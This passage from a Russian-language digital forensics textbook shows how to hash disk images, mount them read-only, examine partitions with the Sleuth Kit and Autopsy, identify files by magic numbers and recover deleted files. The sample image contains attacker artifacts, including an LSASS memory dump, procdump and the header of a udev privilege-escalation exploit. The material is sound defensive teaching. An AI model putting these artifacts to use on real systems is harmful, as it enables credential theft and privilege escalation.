они вполне доступны и не требуют больше времени для генерации хешей. В примере 12.5 показано применение программ `md5sum` и `sha1sum` для получения хеш-значений для диска и его образа. Поскольку диск является устройством, для его открытия требуются права администратора, а для открытия файла — не требуются. Программа `sha1sum` использует алгоритм SHA-1 для получения 160-битного выходного значения.

Пример 12.5. Получение криптографических хешей

```
(kilroy@badmilo)-[~]
└─$ sudo md5sum /dev/sdb
aa70cf471954396111045c842c5a47c7 /dev/sdb

(kilroy@badmilo)-[~]
└─$ md5sum extdisk.img
aa70cf471954396111045c842c5a47c7 extdisk.img

(kilroy@badmilo)-[~]
└─$ sudo sha1sum /dev/sdb
4fae147cd3c9d5c792da976bb1cdfa4dab31e995 /dev/sdb

(kilroy@badmilo)-[~]
└─$ sha1sum extdisk.img
4fae147cd3c9d5c792da976bb1cdfa4dab31e995 extdisk.img
```

Как видите, здесь мы выполняем два шага: один для получения образа диска и один для получения хеш-значения. К счастью, нам не обязательно это делать. Расширение утилиты `dd` под названием `dcfldd` позволяет генерировать хеш-значение непосредственно во время копирования. В примере 12.6 показан процесс копирования диска, сопровождающийся созданием 256-битного хеша с помощью алгоритма SHA-256. Чтобы убедиться в совпадении оригинала и образа, нужно получить хеш-значение для файла образа и сравнить его с результатом работы расширения `dcfldd`.

Пример 12.6. Использование расширения `dcfldd`

```
(kilroy@badmilo)-[~]
└─$ sudo dcfldd if=/dev/sdb of=extdisk.img bs=1M hash=sha256

Total (sha256): 186c35799b70a58c5984c311bd7ff8b9e59fd6e57648f307ef1c406f4b9011a1

102+0 records in
102+0 records out

(kilroy@badmilo)-[~]
└─$ sha256sum extdisk.img
186c35799b70a58c5984c311bd7ff8b9e59fd6e57648f307ef1c406f4b9011a1 extdisk.img
```

Близким аналогом `dcfldd` является инструмент `dc3dd`. Вместо того чтобы повторять описанные ранее операции, рассмотрим задачу, для решения которой `dc3dd` особенно полезен. Допустим, у нас есть коллекция файлов, подчиняющаяся определенной закономерности, например коллекция журналов Linux, которые обычно

отируются путем добавления числового значения к имени файла, благодаря чему можно понять, какие из журналов более актуальны. Используя `dc3dd`, мы можем указать эту закономерность и в соответствии с ней объединить несколько файлов в один. При этом мы можем получить хеш-значение результирующего файла, гарантирующее то, что файлы журналов не подвергались никаким изменениям. В примере 12.7 инструмент `dc3dd` применяется для сбора всех файлов, имя которых содержит `boot.log` и числовой суффикс. Шаблон для имени файла и суффикса задается с помощью параметра `ifs`. В данном случае значение `.1` указывает на наличие однозначного числового суффикса. Сравнение хешей показывает, что вывод `dc3dd` не совпадает с этим объединенным файлом.

Пример 12.7. Использование инструмента `dc3dd` для объединения файлов

```
(kilroy@badmilo)-[~]
$ sudo dc3dd ifs=/var/log/boot.log.1 of=boot.log hash=sha256

dc3dd 7.2.646 started at 2024-02-14 13:23:08 -0500
compiled options:
command line dc3dd ifs=/var/log/boot.log.1 of=boot.log hash=sha256
sector size: 512 bytes (assumed) 37462 bytes ( 37 K ) copied ( 100% ), 0 s, 353 K/s

input results for files `/var/log/boot.log.1':
  73 sectors + 86 bytes in
  bc47a998cb34d70888d602aa36eab599f5033b2ab94b8b6172cf2badf56e654e (sha256)

output results for file `boot.log':
  73 sectors + 86 bytes out

dc3dd completed at 2024-02-14 13:23:08 -0500

(kilroy@badmilo)-[~]
$ sudo sha256sum /var/log/boot.log.1
0a68ad45c41e64e13f80600d6e77cf9dfe6287517fb3bd5c77be9f447f036b1b ~
/var/log/boot.log.1
```

Инструментарий The Sleuth Kit

Итак, у нас есть несколько образов, с которыми можно работать, и средства для проверки результатов. Но когда речь идет о криминалистике, очень важно обеспечить целостность доказательств, поэтому мы используем криптографические хеши. Один из простейших способов получения доступа к файлам в образе диска — простое монтирование этого образа. Однако проблема заключается в том, что как только вы смонтируете образ диска, файл образа изменится, потому что операционная система скорректирует время получения доступа, что приведет к изменению метаданных в файловой системе. Изменение даже одного бита приведет к появлению другого хеш-значения. В данном случае нам известна причина изменения хеша, однако если вам нужно продемонстрировать неизменность данных с момента их получения, то необходимо убедиться в том, что хеши остаются теми же самыми. Для этого можно смонтировать образ диска как доступный только

для чтения. Правда, и это не является гарантией. В примере 12.8 показано, что файловая система меняется даже в результате монтирования, если не сделать ее доступной только для чтения (ro).

Пример 12.8. Изменения, произошедшие в результате монтирования

```
(kilroy@badmilo)-[~]
└─$ sha256sum sparse.disk
763f84016cca9f829de5f980e98d16b2328c48fd3cec78b96cb23d0c87e9d2d0 sparse.disk

(kilroy@badmilo)-[~]
└─$ sudo mount -o loop,offset=2048 sparse.disk local

(kilroy@badmilo)-[~]
└─$ sudo umount local

(kilroy@badmilo)-[~]
└─$ sha256sum sparse.disk
fe431e67967c9d237259885ea220a07e188c1b0bf1e34dba2149be1915e865d5 sparse.disk

(kilroy@badmilo)-[~]
└─$ sudo mount -o ro,loop,offset=2048 sparse.disk local

(kilroy@badmilo)-[~]
└─$ sudo umount local

(kilroy@badmilo)-[~]
└─$ sha256sum sparse.disk
fe431e67967c9d237259885ea220a07e188c1b0bf1e34dba2149be1915e865d5 sparse.disk
```

Для просмотра содержимого образа диска можно использовать также инструменты из набора The Sleuth Kit (TSK), специально предназначенного для исследования образов дисков и содержащихся в них файлов. Первым делом мы рассмотрим образ диска, состоящий из двух разделов. Поскольку речь идет об образе целого диска с нетронутой загрузочной записью, нам нужно узнать значения смещения разделов, чтобы получить возможность добраться до них с помощью инструментов TSK. Для получения этих смещений мы можем использовать `fdisk`, а также применить утилиту `mmls` из набора TSK для получения более подробной информации о том, что происходит с диском. В примере 12.9 для сравнения показан вывод утилит `fdisk` и `mmls`.

Пример 12.9. Вывод утилит `fdisk` и `mmls`

```
(kilroy@badmilo)-[~]
└─$ fdisk -l mydisk.img
Disk mydisk.img: 128 MiB, 134217728 bytes, 262144 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x1ecaf971
```

```
Device   Boot      Start    End Sectors  Size Id Type
mydisk.img1      2048 130000  127953 62.5M 83 Linux
mydisk.img2     131072 262143  131072   64M  b W95 FAT32
```

```
(kilroy@badmilo)-[~]
$ mmls mydisk.img
DOS Partition Table
Offset Sector: 0
Units are in 512-byte sectors
```

	Slot	Start	End	Length	Description
000:	Meta	0000000000	0000000000	0000000001	Primary Table (#0)
001:	-----	0000000000	0000002047	0000002048	Unallocated
002:	000:000	0000002048	0000130000	0000127953	Linux (0x83)
003:	-----	0000130001	0000131071	0000001071	Unallocated
004:	000:001	0000131072	0000262143	0000131072	Win95 FAT32 (0x0b)

Вывод утилиты `fdisk` может быть более удобным для восприятия, однако `mmls` показывает не распределенное между разделами пространство. Используя такие инструменты, как `dd` или `dcfldd`, мы могли бы проигнорировать размеченное пространство и извлечь данные только из нераспределенного пространства, однако в данном случае сосредоточимся на изучении содержимого разделов. Для начала мы можем перечислить эти разделы с помощью инструмента `fls`. В примере 12.10 показано содержимое обоих разделов образа диска. Как видите, в данном случае смещения, указывающие на начальные адреса, равны 2048 и 131 072, как и в выводе утилит `fdisk` и `mmls`. Даже не зная подробностей об используемой файловой системе, вы можете определить ее по приведенному здесь выводу благодаря таким записям, как `lost+found`. Утилиты `fdisk` и `mmls` также указывают на тип используемой файловой системы.

Пример 12.10. Список файлов

```
(kilroy@badmilo)-[~]
$ fls -o 2048 mydisk.img
d/d 11: lost+found
r/r 12: 8572.c
r/r 13: elfbowling
r/r 14: procdump64.exe
r/r 16: payload.exe
r/r 17: ls
r/r 18: oreilly.png
r/r 15: plugins.txt
V/V 32513: $OrphanFiles

(kilroy@badmilo)-[~]
$ fls -o 131072 mydisk.img
r/r 6: lsass.exe_230809_145713.dmp
r/r 8: elfbowling
r/r * 10: life.swift
r/r 12: oreilly.png
r/r 14: .zshrc
```

```

r/r 17: zip-password.txt
r/r 19: 8572.c
r/r 22: procdump64.exe
r/r * 25:      .life.swift.swp
r/r * 28:      .life.swift.swx
v/v 2092995:   $MBR
v/v 2092996:   $FAT1
v/v 2092997:   $FAT2
V/V 2092998:   $OrphanFiles

```

Файл `lost+found` указывает на некую Unix-ориентированную файловую систему, поскольку при форматировании этот файл остается на месте. Кроме того, таблицы размещения файлов `$FAT1` и `$FAT2` относятся к файловой системе FAT. В приведенном примере показаны простые списки файлов. Как и в случае с командой `ls` в Linux, вы можете получить более подробную информацию с помощью дополнительных переключателей командной строки. Добавив `-l` к `fls`, вы получите длинный список, включающий время изменения, получения доступа и создания файлов. Длинный список файлов с этими временными метками показан в примере 12.11.

Пример 12.11. Длинный список файлов

```

(kilroy@badmilo)-[~]
$ fls -l -o 2048 mydisk.img
d/d 11: lost+found      2023-09-17 10:32:38 (EDT)      2023-09-20 19:13:51 (EDT)  ←
2023-09-17 10:40:04 (EDT)      2023-09-17 10:32:38 (EDT)      122880      1000
r/r 12: 8572.c      2023-09-17 10:40:15 (EDT)      2023-09-17 10:40:15 (EDT)  ←
2023-09-17 10:40:15 (EDT)      2023-09-17 10:40:15 (EDT)      2757      ←
10001000
r/r 13: elfbowling      2023-09-17 10:40:29 (EDT)      2023-09-17 10:40:29 (EDT)  ←
2023-09-17 10:40:29 (EDT)      2023-09-17 10:40:29 (EDT)      152921000   1000
r/r 14: procdump64.exe  2023-09-17 10:40:38 (EDT)      2023-09-17 10:40:38 (EDT)  ←
2023-09-17 10:40:38 (EDT)      2023-09-17 10:40:38 (EDT)      424856      1000  ←
1000
r/r 16: payload.exe      2023-09-17 10:41:11 (EDT)      2023-09-17 10:41:11 (EDT)  ←
2023-09-17 10:41:11 (EDT)      2023-09-17 10:41:11 (EDT)      166912      1000  ←
1000
r/r 17: ls      2023-09-17 10:41:31 (EDT)      2023-09-17 10:41:31 (EDT)  ←
2023-09-17 10:41:31 (EDT)      2023-09-17 10:41:31 (EDT)      200440      ←
10001000
r/r 18: oreilly.png      2023-09-17 10:42:07 (EDT)      2023-09-17 10:42:07 (EDT)  ←
2023-09-17 10:42:07 (EDT)      2023-09-17 10:42:07 (EDT)      1371613     1000  ←
1000
r/r 15: plugins.txt      2023-09-20 19:09:49 (EDT)      2023-09-20 19:09:49 (EDT)  ←
2023-09-20 19:09:49 (EDT)      2023-09-20 19:09:49 (EDT)      11401000     1000
V/V 32513:      $OrphanFiles      0000-00-00 00:00:00 (UTC)      ←
0000-00-00 00:00:00 (UTC)      0000-00-00 00:00:00 (UTC)      ←
0000-00-00 00:00:00 (UTC)      00      0

```

Файловые системы содержат много информации, которую невозможно просмотреть без специальных средств. Чтобы изучить структуру файловой системы на диске, воспользуйтесь инструментом `fsstat`. В примере 12.12 приведен тип

файловой системы ext4 и временные метки, указывающие на время последней записи и последнего монтирования раздела, поскольку эта информация хранится в файловой системе. Кроме того, вы можете увидеть последнюю использованную точку монтирования и подробную информацию о внутренней структуре файловой системы, включая количество групп блоков и их местоположение. Каждая группа блоков имеет таблицу инодов, а также блоки данных, в которых хранится содержимое файлов. В приведенном примере показана лишь малая часть вывода этой команды, поскольку данный раздел включает в себя несколько групп блоков.

Пример 12.12. Вывод инструмента fsstat

```
(kilroy@badmilo)-[~]
$ fsstat -o 2048 mydisk.img
FILE SYSTEM INFORMATION
-----
File System Type: Ext4
Volume Name:
Volume ID: e2f84ed42055e9883248f29e578ed928

Last Written at: 2023-09-20 19:14:40 (EDT)
Last Checked at: 2023-09-17 10:32:38 (EDT)

Last Mounted at: 2023-09-20 19:13:51 (EDT)
Unmounted properly
Last mounted on: /home/kilroy/mnt

Source OS: Linux
Dynamic Structure
Compat Features: Journal, Ext Attributes, Resize Inode, Dir Index
InCompat Features: Filetype, Extents, 64bit, Flexible Block Groups,
Read Only Compat Features: Sparse Super, Large File, Huge File, Extra Inode Size

Journal ID: 00
Journal Inode: 8

METADATA INFORMATION
-----
Inode Range: 1 - 32513
Root Directory: 2
Free Inodes: 32494
Inode Size: 256

CONTENT INFORMATION
-----
Block Groups Per Flex Group: 16
Block Range: 0 - 130047
Block Size: 1024
Reserved Blocks Before Block Groups: 1
Free Blocks: 114095

BLOCK GROUP INFORMATION
-----
```

Number of Block Groups: 16
Inodes per group: 2032
Blocks per group: 8192

Group: 0:
Block Group Flags: [INODE_ZEROED]
Inode Range: 1 - 2032
Block Range: 1 - 8192

Разумеется, в наборе TSK есть и другие инструменты. Если вы действительно хотите понять структуру своей файловой системы, вы можете применить различные утилиты из этого инструментария для получения метаданных самой файловой системы и содержащихся в ней файлов. Они могут вам особенно пригодиться, если вы собираетесь исследовать отдельные блоки вручную.

Использование программы Autopsy

TSK — это отличная коллекция утилит, позволяющая решать множество задач. Аналогичные функции можно найти и в программе с графическим интерфейсом Autopsy — наборе Perl-сценариев, предоставляющем веб-интерфейс и возможность управлять проектами (кейсами). Первым делом после запуска Autopsy вам нужно перейти на веб-страницу этого инструмента в своем веб-браузере по адресу: <http://localhost:9999/autopsy>. После этого откроется начальная страница Autopsy Forensic Browser (рис. 12.3), позволяющая создать новый проект или открыть уже существующий.




Рис. 12.3. Начальная страница программы Autopsy

При создании нового проекта вы должны указать его идентификационный номер, краткое описание и имена исследователей (рис. 12.4). Для каждого проекта

в каталоге `/var/lib/autopsy` создается отдельная папка, название которой соответствует идентификационному номеру проекта. При выполнении любого действия в рамках проекта, будь то его создание, добавление улик или открытие файлов, в файл `case.log`, находящийся в папке проекта, добавляется новая запись.

CREATE A NEW CASE

1. Case Name: The name of this investigation. It can contain only letters, numbers, and symbols.

2. Description: An optional, one line description of this case.

3. Investigator Names: The optional names (with no spaces) of the investigators for this case.

a. Ric Messier	b. Trevor Wood
c.	d.
e.	f.
g.	h.
i.	j.

Рис. 12.4. Создание нового проекта

Прежде чем добавлять образы дисков в программе Autopsy, необходимо создать хост, к которому будет прикреплен соответствующий образ. Для этого вы должны указать имя хоста, краткое описание, часовой пояс и разницу между внутренними часами вашего компьютера и источником синхронизации. Вы также можете предоставить указатели на базы данных, содержащие известные легальные файлы (Known Good) и известные вредоносные файлы (Known Bad). После добавления хоста можете прикрепить к нему образ диска. Для этого нужно указать путь к файлу, содержащему образ. При этом файл должен быть необработанным, то есть иметь формат выходного файла программы `dd` или `FTK Imager`. Вы также должны указать, относится ли этот образ ко всему диску или только к его разделу и, наконец, хотите ли вы скопировать, переместить или просто создать символическую ссылку на файл образа. После этого программа Autopsy проведет первичный анализ и отобразит экран, показанный на рис. 12.5.

После добавления образа вы можете просматривать его, исследовать файлы и метаданные. Если вы выделите образ и нажмете кнопку **Analyze** (Анализировать), откроется меню, показанное на рис. 12.6. По умолчанию не открывается ничего,

Image File Details

Local Name: images/mydisk.img

Data Integrity: An MD5 hash can be used to verify the integrity of the image. (With split images, this hash is for the full image file)

☐ Ignore the hash value for this image.

☐ Calculate the hash value for this image.

☐ Add the following MD5 hash value for this image:

☐ Verify hash after importing?

File System Details

Analysis of the image file shows the following partitions:

Partition 1 (Type: Linux (0x83))

Add to case? ☒

Sector Range: 2048 to 130000

Mount Point: File System Type:

Partition 2 (Type: Win95 FAT32 (0x0b))

Add to case? ☒

Sector Range: 131072 to 262143

Mount Point: File System Type:

ADD **CANCEL** **HELP**

Рис. 12.5. Добавление подробных сведений об образе

поэтому нужно определиться с тем, что вы хотите сделать. При открытии хоста вы получите список доступных образов. В случае с образом диска список будет содержать сам этот диск и записи, относящиеся к каждому из его разделов. Например, при наличии образа диска с двумя разделами список будет содержать три записи. Открыв диск, вы сможете просмотреть таблицу разделов с помощью утилиты `mmls`. Чтобы просмотреть файлы, нужно будет выбрать раздел.

При просмотре содержимого раздела в браузере вы увидите список всех файлов, включая все, что может относиться к метаданным, например записи FAT, которые отображаются в файловой таблице в виде `$FAT`. Каждая запись будет напоминать пункт стандартного списка содержимого каталогов, включающий имя файла и время его создания, последнего изменения и получения доступа к нему. Помимо этого, вы увидите два дополнительных столбца. В одном из них будет указан тип записи, например обычный файл или каталог. В крайнем правом столбце будет указано местоположение в таблице метаданных. Например, в случае с разделом `ext4` вы увидите номер инода, связанный с каждым файлом. Щелкнув на этом номере, вы получите подробную информацию, показанную на рис. 12.7.




Рис. 12.6. Меню программы Autopsy




Рис. 12.7. Подробные сведения об иноде

Сведения об иноде включают тип файла, а также имена файлов, ссылающиеся на данный инод. Как вы помните, инод — это набор данных, сообщающих о том, где находится содержимое файла и связанная с этим содержимым информация. Имена файлов являются отдельными объектами. У вас может быть несколько имен файлов, ссылающихся на любой конкретный инод. Помимо сведений о времени создания, изменения и обращения к файлу, а также информации о владельце/группе владельцев, вы получите список всех прямых и косвенных блоков. *Прямой блок* — это место, где находятся данные. *Косвенный блок* — это другая запись об иноде, содержащая ссылки на блоки. Потребность в косвенных блоках может возникнуть, если количество прямых блоков окажется слишком велико, чтобы их можно было уместить в одной записи, поскольку иноды имеют фиксированный размер. Щелчок на записи, относящейся к прямому блоку, позволяет получить дамп содержимого соответствующего блока в шестнадцатеричном формате. Чтобы отобразить все содержимое файла и попытаться его визуализировать, нужно щелкнуть на имени этого файла на вкладке **File Analysis** (Анализ файлов). Если это возможно, файл будет визуализирован (как в случае с файлом изображения), а если нет, то вы получите дамп его содержимого в шестнадцатеричном формате (как в случае с необработанными данными или исполняемыми файлами).

Программа Autopsy предоставляет множество возможностей для изучения содержимого дисков и файлов по принципу «укажи и щелкни». Это гораздо быстрее, чем применять к файлам образа каждый из инструментов TSK по отдельности. Однако из образов дисков можно извлечь еще много информации, поскольку значительная ее часть может оказаться скрытой. Кроме того, вы не всегда получаете именно то, что вам кажется.

Анализ файлов

Для определения типа файлов и возможных операций над ними в операционных системах Windows используются расширения, которые сопоставляются с обработчиками в системном реестре. Это может приводить к ошибочной идентификации и даже злоупотреблению. Например, можно изменить обработчик для типа файла **.exe** таким образом, чтобы при каждой попытке запуска подобного файла первым делом в системе запускалась вредоносная программа. Это означает, что для четкой идентификации файлов нам требуются другие способы.

Многие типы файлов, особенно в Unix-подобных системах, предусматривают *магическое число*, предназначенное для их идентификации. Это объясняется тем, что Unix разрабатывалась для систем с ограниченными ресурсами, поэтому расширения файлов представляли собой просто дополнительные биты, которые нужно было хранить и отображать в списках файлов. Простота и краткость считались преимуществами. Вместо расширений для четкой идентификации типа файла использовались данные, содержащиеся в заголовках. Например, файл PNG начинается с шестнадцатеричных значений 89 50 4E 47, что в кодировке ASCII означает **%PNG**. Эти и несколько последующих байтов представляют собой магическое

число для данного файла. Как мы уже видели, исполняемые файлы, предназначенные для системы DOS/Windows, начинаются с букв MZ. В примере 12.13 показано применение утилиты `file`, которая позволяет определить тип файла, не опираясь на его расширение, которое было изменено.

Пример 12.13. Использование утилиты `file`

```
(kilroy@badmilo)-[~]  
$ mv file.exe file
```

```
(kilroy@badmilo)-[~]  
$ file file
```

file: PE32+ executable (GUI) x86-64, for MS Windows, 3 sections

```
(kilroy@badmilo)-[~]  
$ mv washere.png washere.jpg
```

```
(kilroy@badmilo)-[~]  
$ file washere.jpg
```

washere.jpg: PNG image data, 800 x 600, 8-bit/color RGBA, non-interlaced

Получение файла из образа диска

Для изучения и получения необработанных данных из любого образа диска можно использовать инструменты, входящие в набор TSK. Одно из преимуществ данного подхода заключается в том, что он не требует монтирования образа, а значит, в образ не вносятся изменения, ставящие под сомнение целостность его данных. Первый шаг в работе с образом целого диска — определение смещения, указывающего на начало интересующего вас раздела. Как было показано ранее, это можно сделать с помощью утилиты `mmls` или `fdisk`. После определения смещения можно получить список файлов с помощью инструмента `fls`, вывод которого среди прочего содержит сведения о местоположении записей в файловых таблицах. В примере 12.14 приведен список файлов, содержащихся в разделе FAT. Выбрав файл, который нужно извлечь, вы можете определить номер записи в таблице. В системах Linux это таблица инодов. В более современных системах Windows это номер записи в MFT. Чтобы получить информацию, связанную с этой записью, включая блоки данных, используйте команду `istat`.

Пример 12.14. Нахождение информации о файле

```
(kilroy@badmilo)-[~]  
$ fls -o 131072 mydisk.img  
r/r 6:  lsass.exe_230809_145713.dmp  
r/r 8:  elfbowling  
r/r * 10:      life.swift  
r/r 12: oreilly.png  
r/r 14: .zshrc  
r/r 17: zip-password.txt  
r/r 19: 8572.c  
r/r 22: procdump64.exe
```

```

r/r * 25:      .life.swift.swp
r/r * 28:      .life.swift.swx
v/v 2092995:   $MBR
v/v 2092996:   $FAT1
v/v 2092997:   $FAT2
V/V 2092998:   $OrphanFiles

```

```

(kilroy@badmilo)-[~]
$ istat -o 131072 mydisk.img 19
Directory Entry: 19
Allocated
File Attributes: File, Archive
Size: 2757
Name: 8572.C

```

```

Directory Entry Times:
Written:      2023-09-17 14:45:10 (EDT)
Accessed:     2023-09-17 00:00:00 (EDT)
Created:      2023-09-17 14:45:10 (EDT)

```

```

Sectors:
4556 4557 4558 4559 4560 4561 0 0

```

Выбранный файл с именем **8572.c** не очень длинный, хоть и занимает шесть блоков. Эти блоки смежные, что значительно облегчает выполнение следующего шага. Для отображения информации, содержащейся в этих блоках, мы можем использовать инструмент **blkcat**. В примере 12.15 видно, что при вызове **blkcat** необходимо указать начальный блок и количество блоков, которые следует извлечь. В данном случае вывод перенаправляется в файл для дальнейшего просмотра и анализа. Без перенаправления содержимое файла было бы отправлено в стандартный поток вывода. В ходе работы с большими файлами буфер окна терминала может переполниться, что не позволит вам прокрутить страницу, чтобы вернуться к началу. С помощью такого инструмента, как **more** или **less**, можно отображать вывод по одной странице за раз или просто перенаправить его в файл. Это может особенно пригодиться во время работы с двоичным файлом, например исполняемым, поскольку попытки просмотра вывода при этом не имеют особого смысла.

Пример 12.15. Извлечение данных из файлов

```

(kilroy@badmilo)-[~]
$ blkcat -o 131072 mydisk.img 4556 6 > temp.c

```

```

(kilroy@badmilo)-[~]
$ head temp.c
/*
 * cve-2009-1185.c
 *
 * udev < 141 Local Privilege Escalation Exploit
 * Jon Oberheide <jon@oberheide.org>
 * http://jon.oberheide.org
 *

```

```
* Information:
```

```
*
```

```
* http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-1185
```

Вне зависимости от используемой файловой системы описанный процесс позволит извлечь информацию из диска. С помощью `blkcat` вы даже можете извлечь блоки, не выделенные под конкретные файлы, чтобы проверить, не содержат ли они информации из старого, удаленного файла, о котором файловая система уже забыла.

Восстановление удаленных файлов

Процесс восстановления удаленных файлов незначительно отличается от процесса извлечения информации с диска. Сначала давайте рассмотрим содержимое образа диска с помощью стандартных инструментов операционной системы. В примере 12.16 показан раздел, смонтированный только для чтения, и длинный список всех файлов, содержащихся в этом образе, включая все скрытые файлы операционной системы. Сравните это со следующим далее выводом `fls`, который в дополнение ко всем файлам из предыдущего списка содержит и другие файлы. Во-первых, речь идет о файлах, связанных с самой файловой системой (например, `$FAT`) и представляющих собой файловые таблицы. Помимо них, вы также можете увидеть записи, содержащие символ `*` между типом файла и номером записи в таблице. Это файлы, которые были удалены недавно, поэтому файловые таблицы все еще знают о них, то есть записи в файловой таблице еще не переписаны новыми файлами. Однако в файловой системе они помечены как удаленные, поэтому операционная система не включает их в обычные списки файлов. Вы также можете заметить расчет смещения. Для монтирования раздела из образа диска смещение вычисляется в байтах, а не в блоках. В данном случае количество байтов в блоке (512) умножается на количество блоков, на которое смещен раздел в образе.

Пример 12.16. Отображение удаленных файлов

```
(kilroy@badmilo)-[~]
└─$ sudo mount -o ro -o loop -o offset=$(( 131072 * 512)) mydisk.img mnt

(kilroy@badmilo)-[~]
└─$ ls -la mnt
total 2530
drwxr-xr-x  2 root  root    16384 Dec 31  1969 .
drwx----- 36 kilroy kilroy  4096 Feb 18 07:53 ..
-rwxr-xr-x  1 root  root    2757 Sep 17 10:45 8572.c
-rwxr-xr-x  1 root  root    15292 Sep 17 10:44 elfbowling
-rwxr-xr-x  1 root  root    736877 Sep 17 10:43 lsass.exe_230809_145713.dmp
-rwxr-xr-x  1 root  root   1371613 Sep 17 10:44 oreilly.png
-rwxr-xr-x  1 root  root   424856 Sep 17 10:46 procdump64.exe
-rwxr-xr-x  1 root  root      9 Sep 17 10:44 zip-password.txt
-rwxr-xr-x  1 root  root    10911 Sep 17 10:44 .zshrc

(kilroy@badmilo)-[~]
└─$ sudo umount mnt
```

```

(kilroy@badmilo)-[~]
└─$ fls -o 131072 mydisk.img
r/r 6:  lsass.exe_230809_145713.dmp
r/r 8:  elfbowling
r/r * 10:      life.swift
r/r 12: oreilly.png
r/r 14: .zshrc
r/r 17: zip-password.txt
r/r 19: 8572.c
r/r 22: procdump64.exe
r/r * 25:      .life.swift.swp
r/r * 28:      .life.swift.swx
v/v 2092995:   $MBR
v/v 2092996:   $FAT1
v/v 2092997:   $FAT2
V/V 2092998:   $OrphanFiles

```

Из списка, полученного с помощью инструмента `fls`, мы можем узнать номер файловой записи. Обратите внимание на запись 10 с именем `life.swift`. Несмотря на то что это удаленный файл, его обработка не требует ничего экстраординарного. Мы используем команду `istat`, чтобы получить подробную информацию о записи, включая номера блоков, а затем применяем инструмент `blkcat` для извлечения содержимого этих блоков. В примере 12.17 продемонстрирован данный процесс, который ничем не отличается от описанного ранее процесса извлечения данных из блоков.

Пример 12.17. Извлечение удаленного файла

```

(kilroy@badmilo)-[~]
└─$ istat -o 131072 mydisk.img 10
Directory Entry: 10
Not Allocated
File Attributes: File, Archive
Size: 1999
Name: _IFE~1.SWI

Directory Entry Times:
Written:      2023-09-20 23:15:30 (EDT)
Accessed:     2023-09-20 00:00:00 (EDT)
Created:      2023-09-20 23:15:30 (EDT)

Sectors:
1792 1793 1794 1795

(kilroy@badmilo)-[~]
└─$ blkcat -o 131072 mydisk.img 1792 4
import Foundation

class World {

    enum Individual {
        case Alive

```



```

    case Dead
}

var worldGrid = [[Individual]]()
var Population = Int(0)
var gridX = Int(75)
var gridY = Int(75)

init () {

    for i in 1 ..< (gridX + 1) {
        for j in 1 ..< (gridY + 1) {
            worldGrid[i][j] = .Dead
        }
    }
}

```

